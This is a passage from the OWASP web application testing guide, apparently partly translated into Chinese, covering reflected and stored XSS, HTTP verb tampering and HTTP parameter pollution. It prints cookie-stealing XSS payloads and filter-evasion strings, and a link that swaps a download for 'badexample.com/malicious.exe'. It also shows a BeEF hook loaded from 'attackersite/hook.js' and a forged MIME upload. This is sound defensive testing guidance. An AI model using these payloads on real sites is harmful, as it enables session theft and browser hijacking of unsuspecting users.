[IMAP/SMTP注入测试 \(OTG-INPVAL-011\)](#)

This threat affects all the applications that communicate with mail servers (IMAP/SMTP), generally web mail applications. In IMAP/SMTP injection testing, testers check if it is possible to inject arbitrary IMAP/SMTP commands into the mail servers, due to input data not properly sanitized.

An IMAP/SMTP Injection attack breaks the following pattern:

Input -> IMAP/SMTP command == IMAP/SMTP Injection

[代码注入测试 \(OTG-INPVAL-012\)](#)

Code injection testing checks if it is possible to inject into an application data that will be later executed by the web server. A Code Injection attack breaks the following pattern:

Input -> malicious Code == Code Injection

[命令执行注入测试 \(OTG-INPVAL-013\)](#)

In command injection testing testers will try to inject an OS command through an HTTP request into the application.

An OS Command Injection attack breaks the following pattern:

Input -> OS Command == OS Command Injection

[缓冲区溢出测试 \(OTG-INPVAL-014\)](#)

In these tests, testers check for different types of buffer overflow vulnerabilities. Here are the testing methods for the common types of buffer overflow vulnerabilities:

- 堆溢出测试
- 栈溢出测试
- 格式化字符串测试

In general Buffer overflow breaks the following pattern:

Input -> Fixed buffer or format string == overflow

[潜伏式漏洞测试 \(OTG-INPVAL-015\)](#)

Incubated testing is a complex testing that needs more than one data validation vulnerability to work.

[HTTP分割/伪造测试 \(OTG-INPVAL-016\)](#)

Describes how to test for an HTTP Exploit, as HTTP Verb, HTTP Splitting, HTTP Smuggling.

In every pattern shown, the data should be validated by the application before it's trusted and processed. The goal of testing is to verify if the application actually performs validation and does not trust its input.

Testing for Reflected Cross Site Scripting (OTG-INPVAL-001)

Summary

Reflected [Cross-site Scripting \(XSS\)](#) occur when an attacker injects browser executable code within a single HTTP response. The injected attack is not stored within the application itself; it is non-persistent and only impacts users who open a maliciously crafted link or third-party web page. The attack string is included as part of the crafted URI or HTTP parameters, improperly processed by the application, and returned to the victim.

Reflected XSS are the most frequent type of XSS attacks found in the wild. Reflected XSS attacks are also known as non-persistent XSS attacks and, since the attack payload is delivered and executed via a single request and response, they are also referred to as first-order or type 1 XSS.

When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests back to the client. The common modus operandi of the attack includes a design step, in which the attacker creates and tests an offending URI, a social engineering step, in which she convinces her victims to load this URI on their browsers, and the eventual execution of the offending code using the victim's browser.

Commonly the attacker's code is written in the Javascript language, but other scripting languages are also used, e.g., ActionScript and VBScript. Attackers typically leverage these vulnerabilities to install key loggers, steal victim cookies, perform clipboard theft, and change the content of the page (e.g., download links).

One of the primary difficulties in preventing XSS vulnerabilities is proper character encoding. In some cases, the web server or the web application could not be filtering some encodings of characters, so, for example, the web application might filter out "`<script>`", but might not filter `%3cscript%3e` which simply includes another encoding of tags.

How to Test

Black Box testing

A black-box test will include at least three phases:

1. Detect input vectors. For each web page, the tester must determine all the web application's user-defined variables and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values. Typically in-browser HTML editors or web proxies are used to view these hidden variables. See the example below.
2. Analyze each input vector to detect potential vulnerabilities. To detect an XSS vulnerability, the tester will typically use specially crafted input data with each input vector. Such input data is typically harmless, but trigger responses from the web browser that manifests the vulnerability. Testing data can be generated by using a web application fuzzer, an automated predefined list of known attack strings, or manually.

Some examples of such input data are the following:

```
<script>alert(123)</script>
```

```
"><script>alert(document.cookie)</script>
```

For a comprehensive list of potential test strings, see the [XSS Filter Evasion Cheat Sheet](#).

3. For each test input attempted in the previous phase, the tester will analyze the result and determine if it represents a vulnerability that has a realistic impact on the web application's security. This requires examining the resulting web

page HTML and searching for the test input. Once found, the tester identifies any special characters that were not properly encoded, replaced, or filtered out. The set of vulnerable unfiltered special characters will depend on the context of that section of HTML.

Ideally all HTML special characters will be replaced with HTML entities. The key HTML entities to identify are:

```
> (greater than)
< (less than)
& (ampersand)
' (apostrophe or single quote)
" (double quote)
```

However, a full list of entities is defined by the HTML and XML specifications. Wikipedia has a complete reference [http://en.wikipedia.org/wiki/List_of_XML_and_HTML_character_entity_references].

Within the context of an HTML action or JavaScript code, a different set of special characters will need to be escaped, encoded, replaced, or filtered out. These characters include:

```
\n (new line)
\r (carriage return)
\' (apostrophe or single quote)
\" (double quote)
\\ (backslash)
\uXXXX (unicode values)
```

For a more complete reference, see the Mozilla JavaScript guide. [https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Values,_variables,_and_literals#Using_special_characters_in_strings]

Example 1

For example, consider a site that has a welcome notice " Welcome %username% " and a download link.


The screenshot shows a browser window with the URL <http://example.com/index.php?user=MrSmith>. The page content displays "Welcome Mr Smith" and a link "[Get terminal client !](http://example.com/tclient.exe)". Below the browser window, the URL <http://example.com/tclient.exe> is shown in a text box.

The tester must suspect that every data entry point can result in an XSS attack. To analyze it, the tester will play with the user variable and try to trigger the vulnerability.

Let's try to click on the following link and see what happens:

```
http://example.com/index.php?user=<script>alert(123)</script>
```

If no sanitization is applied this will result in the following popup:




This indicates that there is an XSS vulnerability and it appears that the tester can execute code of his choice in anybody's browser if he clicks on the tester's link.


Example 2

Let's try other piece of code (link):

```
http://example.com/index.php?user=<script>window.onload = function() {var AllLinks=document.getElementsByTagName("a"); AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>
```



This produces the following behavior:



Welcome
[Get terminal client !](#)

<http://badexample.com/malicious.exe>

This will cause the user, clicking on the link supplied by the tester, to download the file malicious.exe from a site he controls.

Bypass XSS filters

Reflected cross-site scripting attacks are prevented as the web application sanitizes input, a web application firewall blocks malicious input, or by mechanisms embedded in modern web browsers. The tester must test for vulnerabilities assuming that web browsers will not prevent the attack. Browsers may be out of date, or have built-in security features disabled. Similarly, web application firewalls are not guaranteed to recognize novel, unknown attacks. An attacker could craft an attack string that is unrecognized by the web application firewall.

Thus, the majority of XSS prevention must depend on the web application's sanitization of untrusted user input. There are several mechanisms available to developers for sanitization, such as returning an error, removing, encoding, or replacing invalid input. The means by which the application detects and corrects invalid input is another primary weakness in preventing XSS. A blacklist may not include all possible attack strings, a whitelist may be overly permissive, the sanitization could fail, or a type of input may be incorrectly trusted and remain unsanitized. All of these allow attackers to circumvent XSS filters.

The [XSS Filter Evasion Cheat Sheet](#) documents common filter evasion tests.

Example 3: Tag Attribute Value

Since these filters are based on a blacklist, they could not block every type of expressions. In fact, there are cases in which an XSS exploit can be carried out without the use of `<script>` tags and even without the use of characters such as " `< >` and `/` that are commonly filtered.

For example, the web application could use the user input value to fill an attribute, as shown in the following code:

```
<input type="text" name="state" value="INPUT_FROM_USER">
```

Then an attacker could submit the following code:

```
" onfocus="alert(document.cookie)"
```

Example 4: Different syntax or encoding

In some cases it is possible that signature-based filters can be simply defeated by obfuscating the attack. Typically you can do this through the insertion of unexpected variations in the syntax or in the encoding. These variations are tolerated by browsers as valid HTML when the code is returned, and yet they could also be accepted by the filter.

Following some examples:

><script>alert(document.cookie)</script>
><ScRiPt>alert(document.cookie)</ScRiPt>

```
"%3cscript%3ealert(document.cookie)%3c/script%3e
```

Example 5: Bypassing non-recursive filtering

Sometimes the sanitization is applied only once and it is not being performed recursively. In this case the attacker can beat the filter by sending a string containing multiple attempts, like this one:

```
<scr<script>ipt>alert(document.cookie)</script>
```

Example 6: Including external script

Now suppose that developers of the target site implemented the following code to protect the input from the inclusion of external script:

```
<?
$re = "/<script[^>]+src/i";
if (preg_match($re, $_GET['var']))
{
    echo "Filtered";
    return;
}
```

```
    }
    echo "Welcome ".$_GET['var']." !";
?>
```

In this scenario there is a regular expression checking if `

Testing for Stored Cross Site Scripting (OTG-INPVAL-002)

Summary

Stored [Cross-site Scripting \(XSS\)](#) is the most dangerous type of Cross Site Scripting. Web applications that allow users to store data are potentially exposed to this type of attack. This chapter illustrates examples of stored cross site scripting injection and related exploitation scenarios.

Stored XSS occurs when a web application gathers input from a user which might be malicious, and then stores that input in a data store for later use. The input that is stored is not correctly filtered. As a consequence, the malicious data will appear to be part of the web site and run within the user's browser under the privileges of the web application. Since this vulnerability typically involves at least two requests to the application, this may also called second-order XSS.

This vulnerability can be used to conduct a number of browser-based attacks including:

- Hijacking another user's browser
- Capturing sensitive information viewed by application users
- Pseudo defacement of the application
- Port scanning of internal hosts ("internal" in relation to the users of the web application)
- Directed delivery of browser-based exploits
- Other malicious activities

Stored XSS does not need a malicious link to be exploited. A successful exploitation occurs when a user visits a page with a stored XSS. The following phases relate to a typical stored XSS attack scenario:

- Attacker stores malicious code into the vulnerable page
- User authenticates in the application
- User visits vulnerable page
- Malicious code is executed by the user's browser

This type of attack can also be exploited with browser exploitation frameworks such as [BeEF](#), [XSS Proxy](#) and [Backframe](#). These frameworks allow for complex JavaScript exploit development.

Stored XSS is particularly dangerous in application areas where users with high privileges have access. When the administrator visits the vulnerable page, the attack is automatically executed by their browser. This might expose sensitive information such as session authorization tokens.

How to Test

Black Box testing

The process for identifying stored XSS vulnerabilities is similar to the process described during the [testing for reflected XSS](#).

Input Forms

The first step is to identify all points where user input is stored into the back-end and then displayed by the application. Typical examples of stored user input can be found in:

- User/Profiles page: the application allows the user to edit/change profile details such as first name, last name, nickname, avatar, picture, address, etc.

- Shopping cart: the application allows the user to store items into the shopping cart which can then be reviewed later
- File Manager: application that allows upload of files
- Application settings/preferences: application that allows the user to set preferences
- Forum/Message board: application that permits exchange of posts among users
- Blog: if the blog application permits to users submitting comments
- Log: if the application stores some users input into logs.

Analyze HTML code

Input stored by the application is normally used in HTML tags, but it can also be found as part of JavaScript content. At this stage, it is fundamental to understand if input is stored and how it is positioned in the context of the page. Differently from reflected XSS, the pen-tester should also investigate any out-of-band channels through which the application receives and stores users input.

Note: All areas of the application accessible by administrators should be tested to identify the presence of any data submitted by users.

Example: Email stored data in index2.php

User Details	
Name:	Administrator
Username:	admin
Email:	aaa@aa.com
New Password:	
Verify Password:	

The HTML code of index2.php where the email value is located:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com" />
```

In this case, the tester needs to find a way to inject code outside the `<input>` tag as below:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"> MALICIOUS CODE <!-- />
```

Testing for Stored XSS

This involves testing the input validation and filtering controls of the application. Basic injection examples in this case:


```
aaa@aa.com"&gt;&lt;script&gt;alert(document.cookie)&lt;/script&gt;
```

```
aaa@aa.com%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E
```

Ensure the input is submitted through the application. This normally involves disabling JavaScript if client-side security

controls are implemented or modifying the HTTP request with a web proxy such as [WebScarab](#). It is also important to test the same injection with both HTTP GET and POST requests. The above injection results in a popup window containing the cookie values.

Result Expected:



The HTML code following the injection:

```
<input class="inputbox" type="text" name="email" size="40" value="aaa@aa.com"><script>alert(document.cookie)</script>
```

The input is stored and the XSS payload is executed by the browser when reloading the page. If the input is escaped by the application, testers should test the application for XSS filters. For instance, if the string "SCRIPT" is replaced by a space or by a NULL character then this could be a potential sign of XSS filtering in action. Many techniques exist in order to evade input filters (see [testing for reflected XSS](#) chapter). It is strongly recommended that testers refer to [XSS Filter Evasion](#), [RSnake](#) and [Mario](#) XSS Cheat pages, which provide an extensive list of XSS attacks and filtering bypasses. Refer to the whitepapers and tools section for more detailed information.

Leverage Stored XSS with BeEF

Stored XSS can be exploited by advanced JavaScript exploitation frameworks such as [BeEF](#), [XSS Proxy](#) and [Backframe](#).

A typical BeEF exploitation scenario involves:

- Injecting a JavaScript hook which communicates to the attacker's browser exploitation framework (BeEF)
- Waiting for the application user to view the vulnerable page where the stored input is displayed
- Control the application user's browser via the BeEF console

The JavaScript hook can be injected by exploiting the XSS vulnerability in the web application.

Example: BeEF Injection in index2.php:

```
aaa@aa.com"><script src=http://attackersite/hook.js></script>
```

When the user loads the page index2.php, the script hook.js is executed by the browser. It is then possible to access cookies, user screenshot, user clipboard, and launch complex XSS attacks.

Result Expected

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled "Hooked Browsers" with sections for "Online Browsers" and "Offline Browsers". Under "Online Browsers", it lists "ec2-175-41-187-188.ap-southeast-1.compute.amazonaws.com:3000/ui/panel" with a status bar showing "20 2". The main panel has tabs for "Getting Started", "Logs", "Current Browser" (which is selected), "Details", "Logs", "Commands", "Rider", and "XssRays". The "Current Browser" tab displays detailed information about the hooked browser:

- Browser Name:** Chrome Initialization
- Browser Version:** 17 Initialization
- Browser UA String:** Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_3) AppleWebKit/535.11 (KHTML, like Gecko) Chrome/17.0.963.83 Safari/535.11 Initialization
- Window Size:** Width: 1366, Height: 670 Initialization
- Java Enabled:** Yes Initialization
- VBScript Enabled:** No Initialization
- Has Flash:** Yes Initialization
- Has GoogleGears:** No Initialization
- Has WebSockets:** Yes Initialization
- Has ActiveX:** No Initialization
- Session Cookies:** Yes Initialization
- Persistent Cookies:** Yes Initialization

Below this, there are sections for "Category: Hooked Page (5 Items)" and "Category: Host (3 Items)".

This attack is particularly effective in vulnerable pages that are viewed by many users with different privileges.

File Upload

If the web application allows file upload, it is important to check if it is possible to upload HTML content. For instance, if HTML or TXT files are allowed, XSS payload can be injected in the file uploaded. The pen-tester should also verify if the file upload allows setting arbitrary MIME types.

Consider the following HTTP POST request for file upload:

```
POST /fileupload.aspx HTTP/1.1
[...]
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and Settings\test\Desktop\test.txt"
Content-Type: text/plain

test
```

This design flaw can be exploited in browser MIME mishandling attacks. For instance, innocuous-looking files like JPG and GIF can contain an XSS payload that is executed when they are loaded by the browser. This is possible when the MIME type for an image such as image/gif can instead be set to text/html. In this case the file will be treated by the client browser as HTML.

HTTP POST Request forged:

```
Content-Disposition: form-data; name="uploadfile1"; filename="C:\Documents and Settings\test\Desktop\test.gif"
Content-Type: text/html

<script>alert(document.cookie)</script>
```

Also consider that Internet Explorer does not handle MIME types in the same way as Mozilla Firefox or other browsers do. For instance, Internet Explorer handles TXT files with HTML content as HTML content. For further information about MIME handling, refer to the whitepapers section at the bottom of this chapter.

Gray Box testing

Gray Box testing is similar to Black box testing. In gray box testing, the pen-tester has partial knowledge of the application. In this case, information regarding user input, input validation controls, and data storage might be known by the pen-tester.

Depending on the information available, it is normally recommended that testers check how user input is processed by the application and then stored into the back-end system. The following steps are recommended:

- Use front-end application and enter input with special/invalid characters
- Analyze application response(s)
- Identify presence of input validation controls
- Access back-end system and check if input is stored and how it is stored
- Analyze source code and understand how stored input is rendered by the application

If source code is available (White Box), all variables used in input forms should be analyzed. In particular, programming languages such as PHP, ASP, and JSP make use of predefined variables/functions to store input from HTTP GET and POST requests.

The following table summarizes some special variables and functions to look at when analyzing source code:

PHP	ASP	JSP
\$_GET - HTTP GET variables	Request.QueryString - HTTP GET	doGet, doPost servlets - HTTP GET and POST
\$_POST - HTTP POST variables	Request.Form - HTTP POST	request.getParameter - HTTP GET/POST variables
\$_REQUEST – http POST, GET and COOKIE variables	Server.CreateObject - used to upload files	
\$_FILES - HTTP File Upload variables		

Note: The table above is only a summary of the most important parameters but, all user input parameters should be investigated.

Tools

- **OWASP CAL9000** CAL9000 includes a sortable implementation of RSnake's XSS Attacks, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.
- **PHP Charset Encoder(PCE)** - <http://h4k.in/encoding> PCE helps you encode arbitrary texts to and from 65 kinds of character sets that you can use in your customized payloads.
- **Hackvertor** - <http://www.businessinfo.co.uk/labs/hackvertor/hackvertor.php> Hackvertor is an online tool which allows many types of encoding and obfuscation of JavaScript (or any string input).
- **BeEF** - <http://www.beefproject.com> BeEF is the browser exploitation framework. A professional tool to demonstrate the real-time impact of browser vulnerabilities.
- **XSS-Proxy** - <http://xss-proxy.sourceforge.net/> XSS-Proxy is an advanced Cross-Site-Scripting (XSS) attack tool.
- **Backframe** - <http://www.gnucitizen.org/projects/backframe/> Backframe is a full-featured attack console for exploiting WEB browsers, WEB users, and WEB applications.
- **WebScarab** WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS

protocols.

- **Burp** - <http://portswigger.net/burp/> Burp Proxy is an interactive HTTP/S proxy server for attacking and testing web applications.
- **XSS Assistant** - <http://www.greasespot.net/> Greasemonkey script that allow users to easily test any web application for cross-site-scripting flaws.
- **OWASP Zed Attack Proxy (ZAP)** - [OWASP_Zed_Attack_Proxy_Project](#) ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications. It is designed to be used by people with a wide range of security experience and as such is ideal for developers and functional testers who are new to penetration testing. ZAP provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.

References

OWASP Resources

- [XSS Filter Evasion Cheat Sheet](#)

Books

- Joel Scambray, Mike Shema, Caleb Sima - "Hacking Exposed Web Applications", Second Edition, McGraw-Hill, 2006 - ISBN 0-07-226229-0
- Dafydd Stuttard, Marcus Pinto - "The Web Application's Handbook - Discovering and Exploiting Security Flaws", 2008, Wiley, ISBN 978-0-470-17077-9
- Jeremiah Grossman, Robert "RSnake" Hansen, Petko "pdp" D. Petkov, Anton Rager, Seth Fogie - "Cross Site Scripting Attacks: XSS Exploits and Defense", 2007, Syngress, ISBN-10: 1-59749-154-3

Whitepapers

- RSnake: "XSS (Cross Site Scripting) Cheat Sheet" - <http://ha.ckers.org/xss.html>
- CERT: "CERT Advisory CA-2000-02 Malicious HTML Tags Embedded in Client Web Requests" - <http://www.cert.org/advisories/CA-2000-02.html>
- Amit Klein: "Cross-site Scripting Explained" - <http://courses.csail.mit.edu/6.857/2009/handouts/css-explained.pdf>
- Gunter Ollmann: "HTML Code Injection and Cross-site Scripting" - <http://www.technicalinfo.net/papers/CSS.html>
- CGI Security.com: "The Cross Site Scripting FAQ" - <http://www.cgisecurity.com/xss-faq.html>
- Blake Frantz: "Flirting with MIME Types: A Browser's Perspective" - <http://www.leviathansecurity.com/pdf/Flirting%20with%20MIME%20Types.pdf>

Testing for HTTP Verb Tampering (OTG-INPVAL-003)

Summary

The HTTP specification includes request methods other than the standard GET and POST requests. A standards compliant web server may respond to these alternative methods in ways not anticipated by developers. Although the common description is 'verb' tampering, the HTTP 1.1 standard refers to these request types as different HTTP 'methods.'

The full HTTP 1.1 specification [<http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html>] defines the following valid HTTP request methods, or verbs:

```

OPTIONS
GET
HEAD
POST
PUT
DELETE
TRACE
CONNECT

```

If enabled, the Web Distributed Authoring and Version (WebDAV) extensions [<http://www.webdav.org/specs/rfc2518.html>] [<http://tools.ietf.org/html/rfc4918>] permit several more HTTP methods:

```

PROPFIND
PROPPATCH
MKCOL
COPY
MOVE
LOCK
UNLOCK

```

However, most web applications only need to respond to GET and POST requests, providing user data in the URL query string or appended to the request respectively. The standard `` style links trigger a GET request; form data submitted via `<form method='POST'></form>` trigger POST requests. Forms defined without a method also send data via GET by default.

Oddly, the other valid HTTP methods are not supported by the HTML standard [<http://www.w3.org/TR/REC-html40/interact/forms.html#h-17.13.1>]. Any HTTP method other than GET or POST needs to be called outside the HTML document. However, JavaScript and AJAX calls may send methods other than GET and POST.

As long as the web application being tested does not specifically call for any non-standard HTTP methods, testing for HTTP verb tampering is quite simple. If the server accepts a request other than GET or POST, the test fails. The solution is to disable all non GET or POST functionality within the web application server, or in a web application firewall.

If methods such as HEAD or OPTIONS are required for your application, this increases the burden of testing substantially. Each action within the system will need to be verified that these alternate methods do not trigger actions without proper authentication or reveal information about the contents or workings of the web application. If possible, limit alternate HTTP method usage to a single page that contains no user actions, such as the default landing page (example: index.html).

How to Test

As the HTML standard does not support request methods other than GET or POST, we will need to craft custom HTTP

requests to test the other methods. We highly recommend using a tool to do this, although we will demonstrate how to do manually as well.

Manual HTTP verb tampering testing

This example is written using the netcat package from openbsd (standard with most Linux distributions). You may also use telnet (included with Windows) in a similar fashion.

1. Crafting custom HTTP requests Each HTTP 1.1 request follows the following basic formatting and syntax. Elements surrounded by brackets [] are contextual to your application. The empty newline at the end is required.

```
[METHOD] /[index.htm] HTTP/1.1  
host: [www.example.com]
```

In order to craft separate requests, you can manually type each request into netcat or telnet and examine the response. However, to speed up testing, you may also store each request in a separate file. This second approach is what we'll demonstrate in these examples. Use your favorite editor to create a text file for each method. Modify for your application's landing page and domain.

1.1 OPTIONS

```
OPTIONS /index.html HTTP/1.1  
host: www.example.com
```

1.2 GET

```
GET /index.html HTTP/1.1  
host: www.example.com
```

1.3 HEAD

```
HEAD /index.html HTTP/1.1  
host: www.example.com
```

1.4 POST

```
POST /index.html HTTP/1.1  
host: www.example.com
```

1.5 PUT

```
PUT /index.html HTTP/1.1  
host: www.example.com
```

1.6 DELETE

```
DELETE /index.html HTTP/1.1  
host: www.example.com
```

1.7 TRACE

```
TRACE /index.html HTTP/1.1
host: www.example.com
```

1.8 CONNECT


```
CONNECT /index.html HTTP/1.1
host: www.example.com
```

2. Sending HTTP requests For each method and/or method text file, send the request to your web server via netcat or telnet on port 80 (HTTP):

```
nc www.example.com 80 < OPTIONS.http.txt
```

3. Parsing HTTP responses Although each HTTP method can potentially return different results, there is only a single valid result for all methods other than GET and POST. The web server should either ignore the request completely or return an error. Any other response indicates a test failure as the server is responding to methods/verbs that are unnecessary. These methods should be disabled.

An example of a failed test (ie, the server supports OPTIONS despite no need for it):



```
test@localhost: ~
File Edit View Search Terminal Help
test@localhost:~$ cat > options.http.txt
OPTIONS /index.html HTTP/1.1
host: www.example.com

test@localhost:~$ nc www.example.com 80 < options.http.txt
HTTP/1.1 200 OK
Allow: OPTIONS, GET, HEAD, POST
Cache-Control: max-age=604800
Date: Tue, 20 Aug 2013 15:39:19 GMT
Expires: Tue, 27 Aug 2013 15:39:19 GMT
Server: EOS (lax004/2821)
Content-Length: 0

test@localhost:~$
```

Automated HTTP verb tampering testing

If you are able to analyze your application via simple HTTP status codes (200 OK, 501 Error, etc) - then the following bash script will test all available HTTP methods.

```
#!/bin/bash

for webservmethod in GET POST PUT TRACE CONNECT OPTIONS PROPFIND;
do
printf "$webservmethod ";
printf "$webservmethod / HTTP/1.1\nHost: $1\n\n" | nc -q 1 $1 80 | grep "HTTP/1.1"
done
```

Code copied verbatim from the Penetration Testing Lab blog [<http://pentestlab.wordpress.com/2012/12/20/http-methods-identification/>]

References

Whitepapers

- Arshan Dabiriaghi: "Bypassing URL Authentication and Authorization with HTTP Verb Tampering" - <http://www.aspectsecurity.com/research-presentations/bypassing-vbaac-with-http-verb-tampering>

Testing for HTTP Parameter pollution (OTG-INPVAL-004)

Summary

Supplying multiple HTTP parameters with the same name may cause an application to interpret values in unanticipated ways. By exploiting these effects, an attacker may be able to bypass input validation, trigger application errors or modify internal variables values. As HTTP Parameter Pollution (in short *HPP*) affects a building block of all web technologies, server and client side attacks exist.

Current HTTP standards do not include guidance on how to interpret multiple input parameters with the same name. For instance, [RFC 3986](#) simply defines the term *Query String* as a series of field-value pairs and [RFC 2396](#) defines classes of reserved and unreserved query string characters. Without a standard in place, web application components handle this edge case in a variety of ways (see the table below for details).

By itself, this is not necessarily an indication of vulnerability. However, if the developer is not aware of the problem, the presence of duplicated parameters may produce an anomalous behavior in the application that can be potentially exploited by an attacker. As often in security, unexpected behaviors are a usual source of weaknesses that could lead to HTTP Parameter Pollution attacks in this case. To better introduce this class of vulnerabilities and the outcome of HPP attacks, it is interesting to analyze some real-life examples that have been discovered in the past.

Input Validation and filters bypass

In 2009, immediately after the publication of the first research on HTTP Parameter Pollution, the technique received attention from the security community as a possible way to bypass web application firewalls.

One of these flaws, affecting *ModSecurity SQL Injection Core Rules*, represents a perfect example of the impedance mismatch between applications and filters. The ModSecurity filter would correctly blacklist the following string: `select 1,2,3 from table`, thus blocking this example URL from being processed by the web server: `/index.aspx?page=select 1,2,3 from table`. However, by exploiting the concatenation of multiple HTTP parameters, an attacker could cause the application server to concatenate the string after the ModSecurity filter already accepted the input. As an example, the URL `/index.aspx?page=select 1&page=2,3 from table` would not trigger the ModSecurity filter, yet the application layer would concatenate the input back into the full malicious string.

Another HPP vulnerability turned out to affect *Apple Cups*, the well-known printing system used by many UNIX systems. Exploiting HPP, an attacker could easily trigger a Cross-Site Scripting vulnerability using the following URL:

`http://127.0.0.1:631/admin/?kerberos=onmouseover=alert(1)&kerberos`. The application validation checkpoint could be bypassed by adding an extra `kerberos` argument having a valid string (e.g. empty string). As the validation checkpoint would only consider the second occurrence, the first `kerberos` parameter was not properly sanitized before being used to generate dynamic HTML content. Successful exploitation would result in Javascript code execution under the context of the hosting web site.

Authentication bypass

An even more critical HPP vulnerability was discovered in *Blogger*, the popular blogging platform. The bug allowed malicious users to take ownership of the victim's blog by using the following HTTP request:

```
POST /add-authors.do HTTP/1.1
